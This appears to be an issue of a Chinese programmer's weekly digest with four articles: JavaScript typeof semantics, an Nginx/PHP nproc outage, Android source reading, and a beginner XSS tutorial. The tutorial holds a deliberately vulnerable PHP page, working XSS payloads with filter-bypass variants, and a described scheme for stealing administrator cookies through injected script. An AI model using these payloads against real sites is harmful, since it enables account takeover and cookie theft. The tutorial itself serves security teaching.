推酷

编程狂人
Programming Madman

NO.38

关于推酷

推酷是专注于IT圈的个性化阅读社区。我们利用智能算法, 从海量文章资讯中挖掘出高质量的内容,并通过分析用户 的阅读偏好,准实时推荐给你最感兴趣的内容。我们推荐 的内容包含科技、创业、设计、技术、营销等内容,满足 你日常的专业阅读需要。我们针对IT人还做了个活动频道, 它聚合了IT圈最新最全的线上线下活动,使IT人能更方便地 找到感兴趣的活动信息。

关于周刊

《编程狂人》是献给广大程序员们的技术周刊。我们利用技术挖掘出那些高质量的文章,并通过人工加以筛选出来。每期的周刊一般会在周二的某个时间点发布,敬请关注阅读。

本期为精简版 周刊完整版链接:http://www.tuicool.com/mags/53f1fcebd91b14211801bc20

欢迎下载推酷客户端体验更多阅读乐趣

目录

JavaScript 里 Function 也算一种基本类型?

作者：贺师俊

按照spec，JS的数据类型就是以下七（六）种：

1. Undefined 类型；
2. Null 类型；
3. Boolean 类型；
4. String 类型；
5. Symbol 类型（此为ES6规范所新增）；
6. Number 类型；
7. Object 类型。

且按照spec，typeof只是一个运算符，其返回值并不能作为JS类型系统的依据。

我先说下如何理解typeof的返回值。

现 在比较普遍的认知是，typeof null返回“object”是一个历史错误（JS的发明者Brendan Eich自己也是这样说的），只是因为要保持语言的兼容性而维持至今。从ES5制定开始就有动议将typeof null改为返回“null”（如启动node加上“--harmony_typeof”参数，即是如此），但是当前ES6标准草案仍然维持了原样。

然 而，typeof null返回“object”，按照爱民的意见，也可在某种程度上理解为null实为object类型的一个特殊值。在诸如Java这样的语言中，一个变量若是primitive类型，均不可赋以null值，而若是 object，则均可赋以null值。因为在理解上来说，null实际是引用（reference）的特殊值（表示没有指向任何实际对象）。

尽 管我曾向爱民指出过，BE从来没有证实过这样的看法，不过我也认为这种理解并不是没有道理，比如考虑JavaScript在null之外又加入undefined的独一无二的设计（至少我不知道有其他语言有类似的做法）——这样，一个要用于primitive的变量的初始值就是 undefined而不是null；而不返回值的函数实质上是返回undefined而不是null。也就是说，借助undefined/null的分 化，我们可以更好的将类java语言下的程序对应到JS中——可以分清楚primitive和object，可以分清楚void function和返回object（或 null）的function。

当然JS语言并非强类型语言，变量本身也并不与类型绑定，因此实质上并无此种限制。所以上述看法只是对语言的感悟，而无法成为确定的结论。不过从DOM接口和WebIDL规范上可以看出这个区分，很多人写程序的时候也自觉不自觉的遵循这种区分。

如 果抛开typeof null的谜题，那么剩下唯一不对应的地方，就是function被单列出来。我个人的看法，这是因为function确实很特殊，特殊到从实际应用场景 考虑确实应该将其单独列出来。spec没有将其单列，是因为它同样有所有其他object的特性——而按照我的看法（爱民应该也是这样的看法），这仅仅是 因为当初JS是如此设计和实现的。如果当初function不是作为一种特殊object来实现的（这完全是可能的，而且其实这样做更清晰），spec自 然应该将其单列为类型之一。

其实从实际区分来说，Array/Argument/String 对象以及现在新增的强类型Array还有 Proxy也都很特殊。Array/String等的特殊点在于其下标访问特性和length属性，是与一般对象完全不同的；Proxy的特殊性就更不用 说了。在ES6 spec中它们被称为exotic对象（与ordinary对象相对）。之所以function对象在spec中并不是exotic对象，是因为它只是比 普通对象多了[[call]]，其他方面与普通对象是一样的，而exotic对象则除了可能多一些特别的内部属性外，还override了普通对象的内部 方法。但是你觉得是Array和普通对象的差异大，还是Function和普通对象的差异大呢？我想大多数人会认同function更为特殊。举这个例子 是说明，spec如何划分概念，主要是依据spec的逻辑，而不是其他标准。所以从spec的逻辑看，类型系统是这样划分的，也是合理的。

但是从学习和掌握语言的角度来看，就是另外一回事情了。比如很多年前我就花了很多时间“研究”在JS中到底function和object哪个更本质——这个伪问题到现在还是会困扰很多JS初学者（http://www.zhihu.com/search?q=object+function&type=question）。

不仅是概念理解上变复杂，让function具有object的所有特性这种设计从我现在的观点看其实是个错误，具体这里就不展开了。

爱民在当年是少数具有非常深的其他语言背景（主要是Delphi）的JavaScript语言研究者，所以他是从更一般的角度来解释JavaScript，而不是完全按照spec来叙述。这有好处，也有坏处。坏处就是会造成如题主这样已经不是纯粹小白而是进阶者的疑惑。

原文链接：http://www.zhihu.com/question/24804474/answer/29040916

一次优化引发的血案

作者：火丁笔记

前些天一个Nginx+PHP项目上线后遭遇了性能问题，于是打算练练手，因为代码并不是我亲自写的，所以决定从系统层面入手看看能否做一些粗线条的优化。

首先，我发现服务的Backlog设置过小，可以通过ss命令查询Send-Q 来确认：

shell> ss -ln

Recv-Q Send-Q Local Address:Port Peer Address:Port

*0 511 *:80 *:**

*0 128 127.0.0.1:9000 *:**

明显看出，Nginx的Backlog是511；PHP的Backlog是128，在高并发时易成为瓶颈。关于TCP队列的详细介绍，推荐阅读「TCP queue 的一些问题」(http://jaseywang.me/2014/07/20/tcp-queue-%E7%9A%84%E4%B8%80%E4%BA%9B%E9%97%AE%E9%A2%98/)，此外，大家有兴趣的可以关注一下在Linux中全连接和半连接队列长度是如何计算的。

其次，我发现服务的进程数设置过少，Nginx的进程数好说，通过worker_processes指令控制，按照CPU个数设置就行了，如果版本够的话，可以直接设置成auto。PHP的进程数设置多少合适，并没有一个固定的答案，如果内存充足的话，我一般选择静态模式，并设置进程数为1024个，当然不能片面的以为进程数越多越好，不然调度会成问题。

关于PHP进程数的权衡，我建议大家阅读如下资料：

• php-fpm的max_chindren的一些误区(http://www.guangla.com/post/2014-03-14/40061238121)

• Should PHP Workers Always Equal Number Of CPUs(http://forum.nginx.org/read.php?3,222702)

按照如上的分析，我在测试环境实施时，一切都非常顺利，不过在正式环境实施时，彻底被吓尿了：首先优化PHP，一切正常；接着优化Nginx，结果 服务宕机，赶紧回滚了Nginx的优化，服务依然没有起死回生，恍惚间我心想难不成修改Backlog把操作系统改坏了？不能够啊！无奈放出大招：重启服 务器，尼玛好了！

转瞬之间经历了莫名其妙的大悲大喜，让人缓不过神来，好在重启服务器之后一切都正常了，可以相对从容的查找问题的原因，其实错误日志里已经留下了线索：

setuid(99) failed (11: Resource temporarily unavailable)

原来出现了资源不足！确认一下到底是哪个用户：

shell> grep -w 99 /etc/passwd

nobody:x:99:99:Nobody:/:/sbin/nologin

恰好Nginx和PHP的子进程都是通过nobody用户启动的，看来问题就出在这里了，可是为什么测试环境正常，正式环境异常呢？原来差异出现在操作系统的版本上：虽然操作系统都是CentOS，但测试环境的版本是5.5，正式环境的版本是6.2，最要命的是新版的操作系统里多了一个限制用户进程 数的配置文件，缺省设置是1024：

shell> cat /etc/security/limits.d/90-nproc.conf

 # Default limit for number of user's processes to prevent

 # accidental fork bombs.

 # See rhbz #432903 for reasoning.

** soft nproc 1024*

也就是说，任何用户最多只能启动1024个进程。案例中，先启动的PHP，由于进程数较多，一下子就用光了所有的资源配额，接着启动Nginx时，失败已经无法避免。

不过为什么重启服务器后一切看起来都正常了呢？这是启动顺序造成的：

shell> ls /etc/rc3.d/ | grep -E 'nginx|php'

S55nginx

S84php-fpm

也就是说，重启服务器后，Nginx先于PHP启动，由于Nginx的进程数较少，所以启动成功，接着PHP启动时，虽然还是会触发限制阈值，但大部分进程都能够启动成功，只有少部分进程启动失败，所以从表象上看，我们认为成功了。

如果这次优化引发的血案让你意犹未尽，可以继续阅读ulimit限制之nproc问题(http://blog.yufeng.info/archives/2568)。

原文链接：http://huoding.com/2014/08/13/367

XSS的原理分析与解剖

作者：Black-Hole

0×01 前言:

《xss攻击手法》一开始在互联网上资料并不多(都是现成的代码，没有从基础的开始)，直到刺的《白帽子讲WEB安全》和cn4rry的《XSS跨站脚本攻击剖析与防御》才开始好转。

我这里就不说什么xss的历史什么东西了，xss是一门又热门又不太受重视的Web攻击手法，为什么会这样呢，原因有下:

1、耗时间

2、有一定几率不成功

3、没有相应的软件来完成自动化攻击

4、前期需要基本的html、js功底，后期需要扎实的html、js、actionscript2/3.0等语言的功底

5、是一种被动的攻击手法

6、对website有http-only、crossdomian.xml没有用

但是这些并没有影响黑客对此漏洞的偏爱，原因不需要多，只需要一个

Xss几乎每个网站都存在，google、baidu、360等都存在。

0×02 原理:

首先我们现在本地搭建个PHP环境(可以使用phpstudy安装包安装)，然后在index.php文件里写入如下代码:

<html>

```
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>XSS原理重现</title>
</head>
<body>
<form action="" method="get">
<input type="text" name="xss_input">
<input type="submit">
</form>
<hr>
<?php
$xss = $_GET['xss_input'];
echo '你输入的字符为<br>'.$xss;
?>
</body>
</html>
```

然后，你会在页面看到这样的页面

我们试着输入abcd123，得到的结果为

我们在看看源代码

我们输入的字符串被原封不动的输出来了，那这里我们提出来一个假设，假设我们在搜索框输 入<script>alert('xss')</script>会出现什么呢？如果按照上面的例子来说，它应该存在第12行 的
与</boby>之间，变成
<script>alert('xss')< /script></boby>，那应该会弹出对话框。

既然假设提出来，那我们来实现下这个假设成不成立吧。

我们输入<script>alert('xss')</script>，得到的页面为

成功弹窗，这个时候基本上就可以确定存在xss漏洞。

我们在看看源代码

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <title>xss原理重现</title>
</head>
<body>
<form action="" method="get">
<input type="text" name="xss_input">
<input type="submit">
</form>
<hr>
你输入的字符为<br><script>alert('xss')</script></body>
</html>
```

看来，我们的假设成功了，这节就说说XSS的原理，下面几节说说xss的构造和利用

0×03 xss利用输出的环境来构造代码：

上节说了xss的原理，但是我们的输出点不一在
和</boby>里，可以出现在html标签的属性里，或者其他标签里面。所以这节很重要，因为不一定 当你输入

<script>alert('xss')</script>就会弹窗。


先贴出代码:

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>XSS利用输出的环境来构造代码</title>
</head>
<body>
<center>
<h6>把我们输入的字符串 输出到input里的value属性里</h6>
<form action="" method="get">
<h6>请输入你想显现的字符串</h6>
<input type="text" name="xss_input_value" value="输入"><br>
<input type="submit">
</form>
<hr>
<?php
$xss = $_GET['xss_input_value'];
if(isset($xss)){
echo '<input type="text" value="'.$xss.'">';
}else{
echo '<input type="type" value="输出">';
}
?>
</center>
```

</body>

</html>

下面是代码的页面




这段代码的作用是把第一个输入框的字符串，输出到第二个输入框，我们输入1，那么第二个input里的value值就是1，下面是页面的截图和源代码的截图(这里我输入<script>alert('xss')</script>来测试)

明显的可以看到，并没有弹出对话框，大家可能会疑惑为什么没有弹窗呢，我们来看看源代码

```
1  <html>
2  <head>
3  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
4          <title>XSS利用输出的环境来构造代码</title>
5  </head>
6  <body>
7  <center>
8  <h6>把我们输入的字符串 输出到input里的value属性里</h6>
9  <form action="" method="get">
10 <h6>请输入你想显现的字符串</h6>
11 <input type="text" name="xss_input_value" value="输入"><br>
12 <input type="submit">
13 </form>
14 <hr>
15 <input type="text" value="<script>alert('xss')</script>"></center>
16 </body>
17 </html>
```

我们看到我们输入的字符串被输出到第15行input标签里的value属性里面，被当成value里的值来显现出来，所以并没有弹窗，这时候我们该怎么办呢？聪明的人已经发现了可以 在<script>alert('xss')</script>前面加个">来闭合 input标签。所以应该得到的结果为

成功弹窗了，我们在看看这时的页面



看到后面有第二个input 输入框后面跟有">字符串，为什么会这样呢，我们来看看源代码


```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <title>XSS利用输出的环境来构造代码</title>
</head>
<body>
<center>
<h6>把我们输入的字符串 输出到input里的value属性里</h6>
<form action="" method="get">
<h6>请输入你想显现的字符串</h6>
<input type="text" name="xss_input_value" value="输入"><br>
<input type="submit">
</form>
<hr>
<input type="text" value=""><script>alert('xss')</script>"></center>
</body>
</html>
```

这时可以看到我们构造的代码里面有两个">，第一个">是为了闭合input标签，所以第二个">就被抛弃了，因为html的容 错性高，所以并没有像php那样出现错误，而是直接把多余的字符串来输出了，有的人是个完美主义者，不喜欢有多余的字符串被输出，这时该怎么办呢?

这里我问大家一个问题，我之前说的xss代码里，为什么全是带有标签的。难道就不能不带标签么？！答：当然可以。既然可以不用标签，那我们就用标签里的属性来构造XSS，这样的话，xss代码又少，又不会有多余的字符串被输出来。

还是这个环境，但是不能使用标签，你应该怎么做。想想input里有什么属性可以调用js，html学的好的人，应该知道了，on事件，对的。我们 可以用on事件来进行弹窗，比如这个xss代码 我们可以写成" on-click="alert('xss')

这时，我们在来试试，页面会发生什么样的变化吧。



没有看到弹窗啊，失败了么？答案当然是错误的，因为onclick是鼠标点击事件，也就是说当你的鼠标点击第二个input输入框的时候，就会触发onclick事件，然后执行alert('xss')代码。我们来试试看

当我点击后，就出现了弹窗，这时我们来看看源代码吧

```
1  <html>
2  <head>
3  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
4          <title>XSS利用输出的环境来构造代码</title>
5  </head>
6  <body>
7  <center>
8  <h6>把我们输入的字符串 输出到input里的value属性里</h6>
9  <form action="" method="get">
10 <h6>请输入你想显现的字符串</h6>
11 <input type="text" name="xss_input_value" value="输入"><br>
12 <input type="submit">
13 </form>
14 <hr>
15 <input type="text" value="" onclick="alert('xss')"></center>
16 </body>
17 </html>
```

第15行，value值为空，当鼠标点击时，就会弹出对话框。这里可能就会有人问了，如果要点击才会触发，那不是很麻烦么，成功率不就又下降了么。 我来帮你解答这个问题，on事件不止onclick这一个，还有很多，如果你想不需要用户完成什么动作就可以触发的话，i可以把onclick改成

Onmousemove 当鼠标移动就触发


Onload 当页面加载完成后触发

还有很多，我这里就不一一说明了，有兴趣的朋友可以自行查询下。

别以为就这样结束了，还有一类环境不能用上述的方法，

那就是如果在<textarea>标签里呢？！ 或者其他优先级比script高的呢？

就下面这样



这时我们该怎么办呢？既然前面都说了闭合属性和闭合标签了，那能不能闭合完整的标签呢，答案是肯定的。我们可以输入</textarea ><script>alert('xss')</script>就可以实现弹窗了

0×04 过滤的解决办法

假如说网站禁止过滤了script 这时该怎么办呢，记住一句话，这是我总结出来的“xss就是在页面执行你想要的js”不用管那么多，只要能运行我们的js就OK，比如用img标签或者a标签。我们可以这样写

*<img scr=1 onerror=alert('xss')>*当找不到图片名为*1*的文件时，执行*alert('xss')*

s 点击*s*时运行*alert('xss')*

*<iframe src=javascript:alert('xss');height=0 width=0 /><iframe>*利用*iframe*的*scr*来弹窗

*<img src="1" onerror=eval("\x61\x6c\x65\x72\x74\x28\x27\x78\x73\x73\x27\x29")></img>*过滤了*alert*来执行弹窗

等等有很多的方法，不要把思想总局限于一种上面，记住一句话“xss就是在页面执行你想要的js”其他的管他去。(当然有的时候还有管他…)

0×05 xss的利用

说了那么多，大家可能都以为xss就是弹窗，其实错了，弹窗只是测试xss的存在性和使用性。

这时我们要插入js代码了，怎么插呢?

你可以这样

<script scr="js_url"></script>

也可以这样

**

各种姿势，各种插，只要鞯运行我们的js就OK。那运行我们的js有什么用呢?

Js可以干很多的事，可以获取cookies(对http-only 没用)、控制用户的动作(发帖、私信什么的)等等。

比如我们在网站的留言区输入<script scr="js_url"></script> 当管理员进后台浏览留言的时候，就会触发，然后管理员的cookies和后台地址还有管理员浏览器版本等等你都可以获取到了，再用“桂林老兵cookie欺骗工具”来更改你的cookies，就可以不用输入账号 密码 验证码 就可以以管理员的方式来进行登录了。

至于不会js的怎么写js代码呢，放心网上有很多xss平台，百度一下就可以看到了。页面是傻瓜式的操作，这里就不再过多的说明了。

有兴趣的朋友，下面是cn4rry给我的几个xss平台，大家可以自己钻研与研究，也可以自己搭建

http://pan.baidu.com/s/1jG418Aq（8.13日更新）

在发布此文章的时候，我特地和cn4rry谈了一下，得到的结果是，我会继续写这个系列的。当我把这个doc发给cn4rry的时候，他就直接来句“嗯 写的比较基础”，我本来的打算是写一个xss入门的就可以了，我只是感觉 现在网上的文章从简单开始介绍xss的比较少，都是在书里有

所以 我想在网上把他讲的细点 xss入门就可以了，后面的路 就可以自己摸索了

但是和他谈过后，感觉还是要继续写下去，因为“xss盲打”“xss编码绕过”“fuzzing xss”等等，如果是自己慢慢琢磨的话，需要较长的时间，所以我打算每过一段时间就会推出下一个xss的文章，写个系列出来。

原文链接：http://www.freebuf.com/articles/web/40520.html

大牛们是怎么阅读 Android 系统源码的?

作者：墨小西


前言

在Android系统源码上摸索4年，说说我的看法：

显然Eclipse不是阅读Android源码的好工具，不流畅，搜索低效，继承性关系/调 用关系都无法有效查看。推荐Source Insight，在这个工具帮助下，你才可以驾驭巨大数量的Android 源码，你可以从容在Java，C++,C代码间遨游，你可以很快找到你需要的继承和调用关系。

顺便，现在东家是Linux+Samba+Windows的工作模式，Linux+Samba用于代码的同步/编译/管理，Windows做代码编辑。

你 需要先理解下这个图：Application层就是一个个应用程序，很好理解。Framework提供一个java的运行环境以及对功能实现的封装，简单 点说，你家装修总要留很多水电之类的接口吧！Runtime/ART是一个java虚拟机，因为Android上层不是java吗，需要再编译一次成为低 级一点的语言识别。从Libraries那些名字也可以看出来，这里有很多高端大气库，它是功能实现区，多媒体编解码，浏览器渲染啊，数据库实现啦，很多 很多。Kernel部分负责陪硬件大哥玩，你那些功能实现的区域最终都要调硬件吧，Kernel这家伙已经和硬件很熟了，你就直接通过它来和冷冰冰硬件大 哥打交道吧！



好了，上面这些内容很好理解对不对，现在的问题是：当你拿到一份几G的源码，该从哪里开始呢？经过上面的前言的洗礼，你应该能够很好理解下面这部分了

1.宏观上看，Android源码分为功能实现上的纵向，和功能拓展上的横向。在阅读源码时需要把握好着两个思路。

譬如你需要研究音频系统的实现原理，纵向：你需要从一个音乐的开始播放追踪，一路下来，你发现解码库的调用，共享内存的创建和使用，路由的切换，音频输入设备的开启，音频流的开始。

譬如你要看音频系统包括哪些内容，横向：通过Framework的接口，你会发现，音频系统主要包括：放音，录音，路由切换，音效处理等。

2.Android的功能模块绝大部分是C/S架构。

